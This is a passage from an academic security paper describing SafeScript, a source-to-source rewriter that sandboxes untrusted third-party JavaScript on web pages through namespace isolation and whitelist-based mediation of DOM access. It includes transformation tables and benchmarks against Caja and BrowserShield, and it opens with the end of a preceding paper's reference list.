16. Felt, A.P., Ha, E., Egelman, S., Haney, A., Chin, E., Wagner, D.: Android permissions: User attention, comprehension, and behavior. In: Proceedings of the Eighth Symposium on Usable Privacy and Security, SOUPS 2012, pp. 3:1–3:14 (2012)
17. Gay, D., Levis, P., von Behren, R., Welsh, M., Brewer, E., Culler, D.: The nesC language: A holistic approach to networked embedded systems. SIGPLAN Not. 38(5), 1–11 (2003)
18. Hasu, T.: ContextLogger2—a tool for smartphone data gathering. Tech. Rep. 2010-1, Helsinki Institute for Information Technology HIIT, Aalto University (August 2010)
19. Heath, C.: Symbian OS Platform Security: Software Development Using the Symbian OS Security Architecture. Wiley (February 2006)
20. Hernie, D.: Windows Phone 8 security deep dive. Slide set (October 2012)
21. Kostiainen, K., Reshetova, E., Ekberg, J.E., Asokan, N.: Old, new, borrowed, blue – a perspective on the evolution of mobile platform security architectures. In: Proceedings of the First ACM Conference on Data and Application Security and Privacy, CODASPY 2011, pp. 13–24 (2011)
22. Microsoft: Microsoft Developer Network, `http://msdn.microsoft.com/` (retrieved July 2013)
23. mssf-team: Mobile simplified security framework (May 2012), `http://gitorious.org/meego-platform-security`
24. Nokia Corporation: Nokia Developer, `http://www.developer.nokia.com/` (retrieved May 2013)
25. Nokia Corporation: Qt Mobility 1.2: Qt Mobility project reference documentation (2011), `http://doc.qt.digia.com/qtmobility/`
26. Samsung: bada Developers, `http://developer.bada.com` (retrieved March 2013)
27. Samsung: bada SDK 2.0.0. Software distribution (August 2011)
28. Tizen Project: Tizen Developers dev guide, `https://developer.tizen.org/` (retrieved May 2013)
29. Tizen Project: Tizen SDK 2.0. Software distribution (February 2013)
30. Vidas, T., Christin, N., Cranor, L.: Curbing Android permission creep. In: Proceedings of the Web 2.0 Security and Privacy 2011 Workshop (W2SP 2011), Oakland, CA (May 2011)

SafeScript: JavaScript Transformation for Policy Enforcement

Mike Ter Louw[1], Phu H. Phung[2,1], Rohini Krishnamurti[1], and Venkat N. Venkatakrishnan[1]

[1] Department of Computer Science, University of Illinois at Chicago, USA
[2] Department of Computer Science and Engineering, University of Gothenburg and Chalmers University of Technology, Sweden

Abstract. Approaches for safe execution of JavaScript on web pages have been a topic of recent research interest. A significant number of these approaches aim to provide safety through runtime mediation of accesses made by a JavaScript program. In this paper, we propose a novel, *lightweight* JavaScript transformation technique for enforcing security properties on untrusted JavaScript programs using source code interposition. Our approach assures namespace isolation between several principals within a single web page, and access control for sensitive browser interfaces. This access control mechanism is based on a whitelist approach to ensure soundness of the mediation. Our technique is lightweight, resulting in low run-time overhead compared to existing solutions such as BrowserShield and Caja.

1 Introduction

Modern web applications employ JavaScript technology to facilitate many sophisticated features, including rich interactive user interfaces, client-side interactivity and promoting the use of user-generated content. Among the popular examples of these applications are social networking sites such as Facebook, and mash-ups such as iGoogle. The growth of these sites has been fueled by highly attractive revenue models and business opportunities from advertising.

In this context, a server includes content from several sources (principals) that are integrated and rendered in a web browser. The most typical examples of such contents are online advertisements and web gadgets. In this case, the server has the role of an *integrator* of various forms of content, which it often accomplishes by proxying third-party content or importing third-party scripts. Contents sourced from various origins coexisting in a single web page pose a large risk: every script has access to the full JavaScript environment and the Document Object Model (DOM) of the page, including trusted regions of the page supplied by the server. Current browsers and standards support for policy based enforcement is extremely limited. The same-origin policy supported by browsers is very limited and too coarse-grained to be of help to integrator applications. One particularly suitable approach for fine-grained policy enforcement is to instrument the untrusted JavaScript code to embed security monitors into the code to control the behaviors of the code. This approach is taken by BrowserShield [15] and Caja [8] that place runtime restrictions on the untrusted JavaScript code. (These and other related approaches are further discussed in detail in Section 5.)

Similar in spirit to these above works, we propose a novel lightweight transformation mechanism, called SAFESCRIPT, that supports fine-grained policy enforcement for multiple untrusted third-party applications within a integrator's web page. The main idea in our technical approach is to facilitate the integrator's (trusted) code to have complete control over how an untrusted JavaScript code's identifiers are resolved during execution. SAFESCRIPT enables such control by allowing the integrator to emulate JavaScript's native identifier resolution mechanism. With complete control of the identifier resolution process, our policy enforcement mechanism can robustly isolate name spaces, and provide complete mediation over access to sensitive objects.

To elaborate further on our approach, we first note that JavaScript resolves identifiers to object properties when a script is evaluated. The process of identifier resolution involves associating a name with an object by searching through the program scope or an object hierarchy. A security mechanism can not prevent access to shared objects present in this hierarchy (e.g., the *global* object and `Object.prototype`), unless it has control over JavaScript's name resolution process. By taking complete control over how identifiers are resolved, SAFESCRIPT's approach ensures that the integrator achieves complete mediation. In addition, sensitive interfaces are also mediated by tapping into the identifier resolution process. These include, for instance, interface `__proto__`, that has direct access to `Object.prototype` and wrapper objects; `__parent__`, that can have direct access to the global object; `watch` and `__defineSetter__` that can intercept sensitive data and object references.

Benefits. The single most important benefit from SAFESCRIPT is that it allows for transparent interposition without undermining commonly used constructs in the JavaScript language such as the `with` statement and `catch` blocks. This makes it readily applicable to untrusted, third party code such as advertisements that may not be written with conformance to restricted language subsets and / or the use of alternative safe APIs. In addition, SAFESCRIPT enjoys many practical benefits. It requires no changes in browser implementation for deployment. Thus, SAFESCRIPT is very compatible in terms of language support, ease of use for developers, ease of deployment in web applications, and is fully functioning on current browsers. SAFESCRIPT follows a whitelist approach and allows use of all standard APIs.

Results. This paper presents the technical details of our transformation technique to ensure isolation of principals and complete mediation over access of sensitive APIs. We evaluate SAFESCRIPT over several micro-benchmarks and examples of third party code and show that our prototype is fully functional and has competitive overheads as compared to other related efforts.

Paper organization. The rest of the paper is organized as follows: The approach and architecture of our proposed solution is discussed in Section 2, followed by technical implementation details in Section 3. Security analysis, micro-benchmarks and an analysis of performance are discussed in Section 4. Related works are discussed in Section 5 and we conclude in Section 6.




Fig. 1. SAFESCRIPT architecture (right) compared with the original page

2 Approach

2.1 Architecture

Fig. 1 depicts the architecture of our framework. Suppose an untrusted JavaScript program is embedded to the page by a script tag as follows:

```
<script src='http://3rd.com/main.js'></script>
```

Then, in our approach, the above snippet will be replaced by the following code:

```
<script src='rewriter.js'></script> //the transformation tool
<script src='interface0.js'></script> //an API's implementation
//...
var namespace0 = $_sm[0]();
var script0_code = load_script('http://3rd.com/main.js');
exec_script(transform(script0_code, namespace0));
```

In the above code, the purpose of `$_sm[0]()` is to create a unique namespace for the untrusted program. This namespace is isolated from the integrator's own namespace as further described in Section 3.1. The script code is loaded to a string variable `script0_code` (through appropriate server-side modifications or by a proxy). This script code is dynamically rewritten by the `transform` function (the main rewriter function implementing the rules, described in Section 3) to its particular namespace, and the rewritten code is executed in the usual manner by the browser's JavaScript interpreter.

For each modified script, SAFESCRIPT provides the corresponding interfaces to relevant DOM operations. In our example, the interfaces for `script0_code` are defined in the included file `interface0.js`. The interfaces are used to mediate and enforce access control policies on the untrusted code's access to the DOM. The interfaces are constructed per untrusted JavaScript program, thus policy enforcement is per principal for coexisting JavaScript applications within a single page. We adopt a whitelist approach for implementing principal-based interfaces with policies. Thus, by deploying SAFESCRIPT, an integrator can enforce fine-grained policies for different third-party JavaScript programs without browser modifications.

2.2 Technical Approach

Our approach is to emulate JavaScript's native identifier resolution mechanisms at run time in a manner that allows us to precisely control all aspects of identifier resolution.

We then transform JavaScript programs to invoke the emulated resolution mechanism at run time, thus completely avoiding any unwanted or unexpected behaviors that are part of the identifier resolution process.

Goals. Specifically we strictly control the identifier resolution process to achieve the following two security goals.

Separation of principals. Each principal, or provider of untrusted web content, can only resolve identifiers in its own isolated namespace.

Principal-based access control for untrusted, coexisting JavaScript programs. A security monitor can robustly govern accesses to sensitive interfaces on a per-principal basis, by (a) installing API hooks and (b) preventing the occurrence of specific APIs in a principal's namespace.

The isolation property specifically protects against implicit access to the global object and shared prototype objects. Access to these objects can not be prevented when using the native JavaScript resolver. Furthermore, each principal can only resolve identifiers in its own namespace. This prevents direct communication between principals, except for any communication-enabling APIs that may be explicitly populated into a principal's namespace as determined by the integrator's policy.

Access control is ensured by populating each namespace with only the interfaces that are explicitly allowed or have an attached security monitor function. For example, if a web application wishes to disallow all access to the `document.write()` interface, then the function reference stored in the browser's `document.write` property is never bound to any identifier in the principal's namespace. Alternatively, the web application can bind the `document.write` property to a security monitor function that wraps the real API and can selectively filter access.

To satisfy our goal of completely replacing JavaScript identifier resolution, all language constructs that explicitly or implicitly involve native identifier resolution features are transformed into equivalent JavaScript statements that instead leverage our custom resolver. The language constructs we need to transform are those that perform any of the following operations:

1. creation of new scope or prototype chains,
2. modification of existing scope or prototype chains, or
3. initiation of any identifier resolution process.

Details of the implementation of this approach are described in the next section.

2.3 Scope

In Section 3, we enumerate all JavaScript language constructs that involve these operations and implement equivalent operations in a controlled manner. The transformation process is transparent to existing source code, as it supports the use of all JavaScript language features defined by widely adopted standards [5, 18]. We note that our approach provides a basic framework for implementing isolation and access control policies. The technical exposition in this paper focuses on our enforcement approach for untrusted JavaScript. Although we have implemented some custom access control policies for our prototype evaluation, a full fledged discussion of the various kinds of policies that can be applied on untrusted scripts is outside the scope of this paper.

3 Implementation

Our implementation assures namespace isolation and interface access control by managing each step of the identifier resolution process at run time. We employ source code interposition to insert calls to our runtime monitor and remove all unsafe dependencies on the native JavaScript resolver. Our implementation uses a customized version of the Narcissus [17] JavaScript interpreter to perform the necessary source code interposition. After transformation, every identifier in untrusted code only uses our resolver (in the instrumented code) to perform name resolution. The trusted parts of the page make use of JavaScript's native resolver, as usual. This section details the specific transformations we perform.

3.1 Namespaces

SafeScript supports an arbitrary number of isolated namespaces coexisting in the same web document. Each namespace contains a *namespace* object, which is analogous to the *global* object (typically accessed via the identifier `window`) for regular JavaScript code.

In practice, each namespace is associated with a separate principal, thus allowing several principals (e.g., advertiser, gadget provider, anonymous user) to coexist on a page while maintaining strict control of any potential interactions between principals. Namespaces are created by invoking the constructor function:

```
var namespace = $_sm[0]();
```

The web application is not prevented in any way from accessing the internal state of namespace objects. Therefore, the isolation property only holds for code executing *within* a namespace. Code that is not enclosed in a namespace is considered trusted and has no restrictions imposed by our runtime monitor.

3.2 Execution Contexts

An *execution context*, which is essentially an identifier scope chain, is created for each continuous sequence of JavaScript code (e.g., script file, script element body, event handler attribute) to be executed in a namespace. Execution contexts keep track of which identifiers are visible at any point in a JavaScript program. For example, an identifier referenced within a function can refer to a global variable, formal parameter to the enclosing function, declared local variables, declared inner functions, and more. SafeScript keeps track of all these symbols in the internal state of the execution context. All execution contexts for a given principal share the same `namespace` object, thus allowing for global identifiers that are visible across contexts.

When an untrusted script is transformed, the modified script is additionally enveloped by statements that initialize a new execution context. This interposed code can be seen in Table 1. The global context transformation in this table shows that invoking the `<newContext>` method of the `namespace` object creates the execution context object `cx`. This `cx` context object is utilized by most of the transformations we make to the untrusted script.

Some arguments are passed to the `<newContext>` method to initialize the execution context. The most crucial data we pass are arrays containing string representations of all identifiers declared by the untrusted script. There is an identifier array for the "global" scope, and identifier arrays for each function declaration or expression contained in the script. Additionally we pass some data to facilitate faster operations at run time, such as the number of unique identifiers in each array and number of formal parameters each function takes. All of this data is compiled during the script transformation process to reduce the runtime workload of our identifier resolution mechanism.

3.3 Syntax-Based Transformation

Each JavaScript statement in the untrusted program is transformed as defined by a set of rules based on language syntax. Any statement in the JavaScript language (according to the ECMAScript standard [5]) that affects or is affected by scope or prototype chains is transformed to use our interposed name resolver. One key result of the transformation is all user-specified identifiers are removed from the script, and are only present as strings given as parameters to our name resolver.

Table 1. Execution context transformations. Italicized syntax elements are recursively transformed according to the rules in Tables 1–4. Method names in angle brackets are used for illustrative purposes; the actual transformation uses numeric array indices as a performance optimization.

Description	Original JavaScript	Transformed JavaScript
"Global" context	`var a;`	`(function (ns) {`
	`var b = 4;`	`var cx = ns[<newContext>](`
	`function f (...) {...}`	`[ <global_identifiers> ],`
	statements	`[ <f1_identifiers> ],`
		`$_f1 );`
		`cx[<sWrite>]("b", 4)`
		`function $_f1 (...) {...}`
		statements
		`})(ns);`
Function declaration	`function g (arg1, arg2) {`	`function $_f2 () {`
	`function h (...) {...}`	`cx[<pushFunction>](`
	statements	`this, arguments, $_f3 );`
	`}`	`function $_f3 (...) {...}`
		statements
		`}`

Function bodies. Function bodies are transformed by inserting a call to our name resolver that updates the current execution context to reflect the symbols that are visible to code running inside the function. This call passes the `arguments` object and current value of the `this` keyword, which is used to decide which object `this` should resolve to for transformed code. For example, if `this` resolves to the global object, then our name resolver will ensure that all transformed accesses to `this` resolve to the `namespace` object.

A unique function identification number is also passed to the name resolver, which enables our resolver to locate the execution context symbol table for the function. Finally, references to all inner declared functions are passed so the corresponding function objects can be initialized. Function initialization performs some internal bookkeeping such as establishing the `length` property of each function, and is needed here because JavaScript creates inner function objects when their enclosing function is entered, so that functions can be forward-referenced. Therefore initializing function objects as they occur in the source code can be, in some cases, too late.

Table 2. Basic transformations

Description	Original JavaScript	Transformed JavaScript
Read variable	`a`	`cx[<sRead>]("a")`
Read object property (dot)	*object*`.a`	`cx[<pRead>](`*object*`, "a")`
Read object property (bracket)	*object*`[`*expr*`]`	`cx[<pRead>](`*object*`, `*expr*`)`
Write variable	`a = 5`	`cx[<sWrite>]("a", 5)`
Write object property (dot)	*object*`.a = 5`	`cx[<pWrite>](`*object*`, "a", 5)`
Write object property (bracket)	*object*`[`*expr*`] = 5`	`cx[<pWrite>](`*object*`,`*expr*`,5)`
Invoke function	`f(`*arg1*`, `*arg2*`)`	`cx[<sExecute>]("f",[`*arg1*`, `*arg2*`])`
Invoke method (dot)	*object*`.m(`*arg1*`, `*arg2*`)`	`cx[<pExecute>](`*object*`, "m", [`*arg1*`, `*arg2*`])`
Invoke method (bracket)	*object*`[`*expr*`](`*arg1*`, `*arg2*`)`	`cx[<pExecute>](`*object*`, `*expr*`, [`*arg1*`, `*arg2*`])`
Invoke constructor function	`new F(`*arg1*`, `*arg2*`)`	`cx[<sConstruct>]("F", [`*arg1*`, `*arg2*`])`
Invoke constructor method (dot)	`new `*object*`.M(`*arg1*`, `*arg2*`)`	`cx[<pConstruct>](`*object*`, "M", [`*arg1*`, `*arg2*`])`
Invoke constructor method (bracket)	`new `*object*`[`*expr*`](`*arg1*`, `*arg2*`)`	`cx[<pConstruct>](`*object*`, `*expr*`, [`*arg1*`, `*arg2* ` ])`
Delete variable	`delete a`	`cx[<sDelete>]("a")`
Delete object property (dot)	`delete `*object*`.a`	`cx[<pDelete>](`*object*`, "a")`
Delete object property (bracket)	`delete `*object*`[`*expr*`]`	`cx[<pDelete>](`*object*`, `*expr*`)`
Test property definition	*property* `in` *object*	`cx[<in>](`*property*`, `*object*`)`
Test prototype inheritance	*object* `instanceof` *class*	`cx[<instanceof>](`*object*`, `*class*`)`
For-in loop	`for (`*expr* `in` *object*`)` *statement*	`for ( cx[<forIn>](`*object*`); cx[<hasNextIn>](); `*expr*` = cx[<nextIn>](); )` *statement*
Variable declaration	`var a;`	*removed (identifier given in context preamble, cf. Table 1)*
Variable declaration (with assignment)	`var a = 3;`	`cx[<sWrite>]("a", 3)`
this keyword	`this`	`cx[<this>]()`
Evaluate	`eval(`*expr*`)`	`cx[<eval>](`*expr*`)`

Name resolution interposition. Table 2 summarizes the basic transformation rules used for language statements that primarily induce a scope or prototype chain search. Many of these transformations have three forms: an “s” form that handles scope chain (i.e., variable) searches, and two “p” forms that handle prototype chain (i.e., object property) searches. The latter two forms correspond to the two types of object *member expressions* allowed by JavaScript: dot notation and square bracket notation.

Each operation is transformed into one or more calls to our name resolver, which performs an equivalent operation using managed scope chains. All identifiers are converted into strings, and expressions corresponding to other aspects of the JavaScript grammar are transformed recursively. The `for-in` loop is somewhat different from the other transformations, as it is more complex to implement. For instance, it must be transformed such that the assignment expression is evaluated on each iteration, and nested `for-in` loops must be supported.

Table 3. Atomic read / write transformations. The “count” functions either increment or decrement a value (depending upon the boolean `<inc>` parameter), using either a prefix or postfix operation (depending upon the boolean `<prefix>` parameter). The “op-assign” functions perform an arithmetic operation on a value and store the result. Depending upon the value of the numeric `<opcode>` parameter, the operation can be one of: `*`, `/`, `%`, `+`, `-`, `<<`, `>>`, `>>>`, `&`, `^`, `|`.

Description	Original JavaScript	Transformed JavaScript
Increment / decrement variable	`a++`	`cx[<sCount>]("a", <inc>, <prefix>)`
Increment / decrement object property (dot)	*object*`.a++`	`cx[<pCount>](`*object*`, "a", <inc>, <prefix>)`
Increment / decrement object property (bracket)	*object*`[`*expr*`]++`	`cx[<pCount>](`*object*`, `*expr*`, <inc>, <prefix>)`
Assign to variable with operation	`a += `*expr*	`cx[<sOpAssign>]("a", `*expr*`, <opcode>)`
Assign to object property with operation (dot)	*object*`.a += `*expr*	`cx[<pOpAssign>](`*object*`, "a", `*expr*`, <opcode>)`
Assign to object property with operation (bracket)	*object*`[`*expr1*`] += `*expr2*	`cx[<pOpAssign>](`*object*`, `*expr1*`, `*expr2*`, <opcode>)`

Further parametrized transformations. Two types of JavaScript language statements perform a variable read and write that occur in a single atomic step. These are increment / decrement operations and operational assignments. To reduce the number of transformation rules required to support these statements, we reduce the rules to general forms, given in Table 3, that take parameters specifying the specific atomic operation to perform. For instance, the “count” function takes two boolean arguments that determine whether to count a variable up (increment) or down (decrement), and whether to perform a prefix or postfix operation.

Creating and modifying chains. Several transformation rules are required to facilitate tracking of properties on newly created objects for use in prototype-chain searches. Also there are some JavaScript language statements, most notably `with`, that enable modification of scope chains that are transformed by our process. These transformation rules are summarized in Table 4.

Table 4. JavaScript transformations that are primarily concerned with creating and altering scope or prototype chains. The function expression transformation associates a unique number to each function which is used to link the function with its symbols (stored internally). Also the body of all functions is further transformed as shown in Table 1.

Description	Original JavaScript	Transformed JavaScript
Initialize array	`[` *element0*`,` *element1* `]`	`cx[<array>]([`*element0*`,`*element1*`])`
Initialize object	`{ a:` *expr1*`, b:` *expr2* `}`	`cx[<object>]("a",`*expr1*`, "b",`*expr2*`)`
Literal regular expression	`/<expr>/<flags>`	`cx[<regexp>](/<expr>/<flags>)`

Function expression	`(function f (arg1, arg2) {` *body* `})`	`(cx[<function>](`
		`<function_number>,`
		`function () {` *body* `}`
		`))`

With statement	`with (`*object*`)` *statement*	`cx[<pushWith>](`*object*`);`
		`try {` *statement* `}`
		`finally { cx[<pop>](); }`

Catch block	`catch ( e ) {` *statement* `}`	`catch ( $_c1 ) {`
		`cx[<pushCatch>]( $_c1, "e" );`
		`try {` *statement* `}`
		`finally { cx[<pop>](); }`
		`}`

When an untrusted script creates a new array, function, regular expression or general-purpose object, our name resolver must track the initial set of properties of the object and set its prototype object. This tracking data supports transformations from Tables 2 and 3 that implement prototype chain searching.

Scope chain modifications at run time, specifically by use of the `with` statement, have been difficult for other script transformation schemes to handle without undermining namespace isolation or access control goals [8, 11, 15]. As the transformation rules show, our solution can naturally support both `with` statements and `catch` blocks by simply pushing an object onto the scope chain stack. We use a try / finally block to implement the stack operation to ensure the scope chain is properly restored regardless of how the inner block terminates.

3.4 Scripts Generated at Runtime

Several JavaScript statements can cause additional script code to be created dynamically at runtime, by directly inserting JavaScript code or indirectly via dynamic HTML. A trivial approach for this issue is to disallow these operations by not defining them in the interfaces (cf., Section 2.2). However, this will break most third-party scripts such as advertisements since they depend much on these operations. SAFESCRIPT thus supports these operations by defining them in the interfaces for the untrusted code. The implementation of these operations must capture the generated scripts and transform them to the same namespace as their parent code according to the interposition rules given previously. We divide these operations into two categories and handle them as described below. For brevity, we omit the implementation details.

Direct script generation. Script code can be added to the document directly via the `eval()`, `setTimeout()`, `setInterval()`, `addEventListener()` and similar functions. These functions can accept an expression parameter that is evaluated and converted into a string. The browser then executes this string as JavaScript code. SAFESCRIPT defines and mediates these functions for each untrusted code. Script code as a string argument of these functions is also transformed into the namespace of its parents before execution by the browser. As our rewriter is written in JavaScript, it is a straightforward operation. For example, the `eval` interface for an untrusted JavaScript program is implemented as `native_window.eval(transform(script, namespace));` where `native_window` is the original `window` object stored for the untrusted script, `transform` is the rewriter function, `script` is the script code given as an argument of the operation, and `namespace` is the namespace of the untrusted code.

Indirect script generation. Scripts can be generated indirectly via DOM operations including (1) those that add additional script code in the form of `<script>` elements[1], and (2) those that can add HTML to the page such as `document.write()`, the `innerHTML` property of a DOM node, thus can inject script code via event attributes (e.g., `onclick`) or even script nodes. For operations in (1), we check if the injected element is a script node, then the script code is retrieved from the URL source into a string variable (c.f., Section 2.1), and is executed through the `eval` interface that will transform the code as described above. For the HTML string added at runtime, our technique is to use the browser's parser to convert the string into an HTML tree[2]. This can be done by assigning the string to the `innerHTML` property of a new temporary node e.g., `<ins>`. From the tree we can get any script code, either in the form of a `<script>` node or script string, and invoke the rewriter to transform the code accordingly.

3.5 Transformation Optimizations

The above section describes the transformation rules that are sufficient to support our approach. In this section we provide details on four optimizations we have implemented to improve the speed at which instrumented programs execute.

Delayed object creation. Every time a JavaScript function is invoked, an `arguments` object is implicitly created as an alternative interface to function parameters and other data. Properties of the `arguments` object that correspond to formal parameter names must have their values linked, such that modification of a linked property will be reflected in the corresponding formal parameter. Setting up this object and its special characteristics takes time, which is wasted if the `arguments` object is never actually referenced. Therefore, we create the `arguments` object on-demand the first time it is accessed, thereby avoiding the costs of unnecessary initialization.

[1] These include `appendChild`, `insertBefore`, `insertAfter`, and `replaceChild`.

[2] `document.write` needs a special treatment since malicious scripts can use it to obfuscate the code. Our treatment for this method is to buffer strings passed to it. When evaluation of the program is completed (as it is executed via the `exec_script` function described in Section 2.1), these buffered strings are proceeded as one.

Static name resolution. JavaScript makes extensive use of statically-scoped variables. Because of this feature, many references that result in a scope chain search can be resolved statically during script transformation. We leverage this fact to augment calls to `cx[<sRead>]()`, for instance, with parameters indicating the precise internal storage location for the searched value. This way the scope chain does not need to be searched for the requested identifier, thus saving a significant time cost.

Static name resolution can be used for scope chain searches, but not for prototype-chain searches. A related point is that this optimization can be thwarted by scope-chain searches that incur an implicit prototype-chain search. For instance, if an object is pushed onto the scope chain via a `with` statement, it blocks the visibility of statically-scoped identifiers lower in the scope chain. Our implementation takes care to recognize this situation and forces dynamic scope chain searches when necessary. This situation can also occur if a global variable defined in one execution context is referenced in a second execution context. As each execution context is transformed separately, they do not share knowledge of each other's global variables and thus must search for them. This is also the case for built-in and host-defined objects which can be affected by policy decisions and are not known at transformation time.

Efficient string searching. For scope and prototype chain searches that can not be resolved statically, we have to locate the correct identifier via a series of string comparisons. This is mostly due to our requirement that values be stored in arrays, because we do not presume it is safe to create object properties using untrusted identifiers without triggering unexpected browser features. Thus we can not leverage JavaScript's native hashing features.

To reduce the need for extensive string comparison searches, we employ hash tables for fast look-ups. Our implementation uses the `djb2` hash algorithm [19]. Furthermore, hashes are calculated statically during script transformation whenever possible, to further improve runtime performance. For instance, if a hash value is used inside a function, we will only have to spend time calculating the hash code once no matter how many times the function is invoked.

DOM interface templates. Several types of *host objects* are accessible via the Document Object Model (DOM) interface and should be accessible to untrusted scripts, albeit with some policy-based restrictions. The properties and methods on these objects are defined by the DOM specifications [18]. If we were to track all of these properties and methods for every DOM object used by a script, there would be a significant cost in terms of both execution speed and memory overhead.

To solve this problem, we implement a set of *DOM interface templates* that are shared by all DOM objects. The templates implement a copy-on-write model such that instance-specific data is created and maintained in an on-demand manner, and instance data is not shared by objects that employ interface templates.

Interface templates also offer a convenient position to implement policy-based constraints. By applying a security monitor to the DOM Element interface, for example, one can be assured that the same policy will govern all element objects.

4 Evaluation

4.1 Security Analysis

SafeScript enforces security properties on untrusted JavaScript code statements by transforming them and interposing on their execution. SafeScript enables the integrator to take complete control of a document rendered in a browser, by rewriting untrusted scripts to safe equivalents and enforcing rich security policies at runtime that mediate individual script actions. To assure security, these properties must be achieved: (1) no interference among principals, including untrusted programs and the trusted code in the global context, (2) mediation on sensitive APIs is complete, and (3) the rewritten untrusted code cannot *tamper* with SafeScript. In this subsection, we reason about these properties of SafeScript.

In our approach, each untrusted JavaScript program is rewritten based on the identifier resolution process. SafeScript also rewrites all language constructs that involve native identifier resolution (cf., Section 2.2), thus it completely replaces native JavaScript identifier resolution. Dynamically generated code is also transformed according to the same rules as its parent code (c.f., Section 3.4). Therefore, after transformation, the code can only resolve identifiers in its own namespace, i.e. it can only access the objects bound to its namespace. Thus any interference among principals is prevented.

The transformed code can interact with the page through the interfaces that are explicitly defined by SafeScript. SafeScript follows a whitelist approach to implementing the interfaces. Whitelisting has a natural fail-safe property; any property or API access that is not permitted by the whitelist is automatically denied[3]. As all identifier resolution of untrusted code is controlled by the monitor, it can only access the API provided in the interfaces, which mediate the interactions with the real page. The only way transformed code can bypass the mediation is to access indirect objects. However, as SafeScript replaces the native identifier resolution, it can control and prevent the access, thus assuring complete mediation.

As mentioned above, the transformed untrusted code can only access the objects bound to its namespace and those provided in the interfaces; it cannot access the global scope. This implies that SafeScript code is tamper-proofed from the untrusted code.

4.2 Micro-benchmarks

For our performance evaluation, we conducted experiments that focused on applying SafeScript on untrusted JavaScript. We used a desktop machine running GNU/Linux OS (kernel version 2.6.24). All experiments were performed on Mozilla Firefox version 3.0. We also compared the performance of our approach with two related dynamic approaches for script transformation: the Caja [8] tool from Google and BrowserShield [15] from Microsoft. Both these efforts focus on securing untrusted JavaScript via source code transformation, to interpose runtime policy checks, providing isolation and access control. We installed and customized Caja (revision 3522) on our web

[3] The lacking of defining an API may lead to a malfunction of untrusted code of but never lead to an access violation.

servers. The Caja testbed was used to obtain cajoled output for the JavaScript code. Caja's JavaScript runtime library was customized to carry benchmark code and the custom transformed output was included into our testbed build to measure the overhead of rendering the content on a browser. The source code for BrowserShield was not available, so we simply report the numbers for the corresponding operations from [15].

We evaluated SAFESCRIPT's performance overhead and slowdown. Table 5 shows microbenchmarks that measure the overhead of performing some simple JavaScript actions both on SAFESCRIPT and Caja and BrowserShield. Table 6 shows a micro benchmark that measures the overhead of performing other DOM actions using SAFESCRIPT. All results are shown in ms and every DOM action was run 10,000 times and the numbers are averages over 10 trials to show the comparison effectively. Comparison of the results indicates that our method is highly competitive.

Table 5. SAFESCRIPT Micro-benchmarks for JavaScript actions. All statements were run 10,000 times. *BrowserShield slowdowns are as shown in [15].

Code	Before Transformation (ms)	SAFESCRIPT Transformed(ms)	SAFESCRIPT slowdown (x)	Caja slowdown (x)	BrowserShield slowdown (x)
`i++`	7	45	6.43	191.86	1
`a = b + c`	7	118	16.86	307.86	1
`x.a = b`	6	144	24	298	342
No-op function call	9	471	52.33	126.22	44.8

Table 6. Micro-benchmarks for DOM actions. Slowdown is the average ratio of SAFESCRIPT transformed code and that of original code. All statements were run 10,000 times.

Code `document.`	Before Transformation (ms)	SAFESCRIPT transformed (ms)	SAFESCRIPT slowdown (x)	Caja slowdown(x)
`createElement()`	110	1034	9.40	58.47
`getElementByID()`	34	490	14.41	58.32
`createTextNode()`	103	1051	10.20	50.61
`appendChild()`	87	802	9.22	37.49

The unary increment operation `i++` and the assignment `a = b + c` perform slower after transformation. Since SAFESCRIPT follows a whitelist approach, every variable statement of the JavaScript code is rewritten. BrowserShield's approach is based on callee-wrapping and therefore doesn't rewrite these assignments actions and hence incurs no slowdown. On the other hand, the Caja sanitizer rewrites all free variable as properties of a container-provided "IMPORTS___" object and declared variables as bound in a module. When Caja transforms these actions, it incurs a slowdown of 192 and 308 respectively.

The assignment `x.a = b` incurs a noticeable slowdown of 24 by SafeScript, because property write initiates a prototype chain search on object `x` to locate the property `a`, then read variable `b` and write to the `x`'s property `a`. Per the transformation rules in Table 2, `x.a = b` transforms to invocations of `cx[<sRead>]()` on `x` and `cx[<sRead>]()` on `b` and `cx[<pWrite>]()` on `x.a`. We experienced a slowdown of 24. Cajita, for property accesses, exercises one of the slowest paths in their implementation and hence incurs a slowdown of 298. BrowserShield's slowdown is 342 for the same operation.

Function declaration and function call requires heavy transformations. In SafeScript, for each function declaration, an identifier array is created; all the formal parameters and unique identifiers for the function are passed at runtime. Function bodies are transformed by inserting a call that passes the value of the `'this'`, `'arguments'` object and a unique function identifier. Some further performance penalty is incurred due to the internal bookkeeping actions for function initializations. Because we introduce additional logic around transforming function calls, transforming a simple no-op function call incurs a slowdown of 52 which is slightly higher than BrowserShield's slowdown of 45 but is significantly lesser than Caja's slowdown of 126. Thus SafeScript's performance for a function call is somewhere between BrowserShield's and Caja's.

In SafeScript, all DOM objects share a set of DOM interface templates. Any DOM action, such as, `getElementByID()` or `createElement()`, simply gets a reference to the wrapper function instead, and the wrapper function in turn calls the actual function, thus incurring a minimal slowdown of 14 and 9 respectively. On the other hand, Caja's slowdown is considerably high in these DOM operations because of its rewrite algorithm. Since `document.getElementById` is one of the most used functions and one of the least object-capability-like operations, instead of turning off `getElementById`, which will be a severe functionality failure, Caja's solution is a new `getElementById` function on the Node. For `Node.getElementById()`, each module is assigned a namespace. IDs written by modules are transformed to a concatenation of the id and the namespace. Since the namespace argument is optional for `getElementById`, first the Node's subtree is searched for id with namespace, if not found, then the function searches the Node's subtree for id without namespace and finally for id with any namespace.

4.3 Compatibility and Render Overhead

We chose some online JavaScript snippets that are small but perform useful functionality, transformed it using SafeScript, enforced a whitelist policy, and rendered the content to test the functionality and measure the rendering overhead. We also implemented a case study of context-sensitive advertisement to evaluate the compatibility. In all the above scenarios, we loaded these scripts on a browser and navigated through those web pages to ensure they are functional. We transformed these scripts using SafeScript and tested it on various browsers. The output of the execution of modified scripts was similar to that of the original scripts. We recorded the rendering time of two versions and reported the slowdown. Similar experiments were done using Caja transformation. In each case, the script was run 100 times to show the comparison effectively. Safe-

SCRIPT incurred a slowdown of 64 while Caja incurred a slowdown of 315 (ref. to the overheads from each DOM and JavaScript action in Tables 5 and 6).

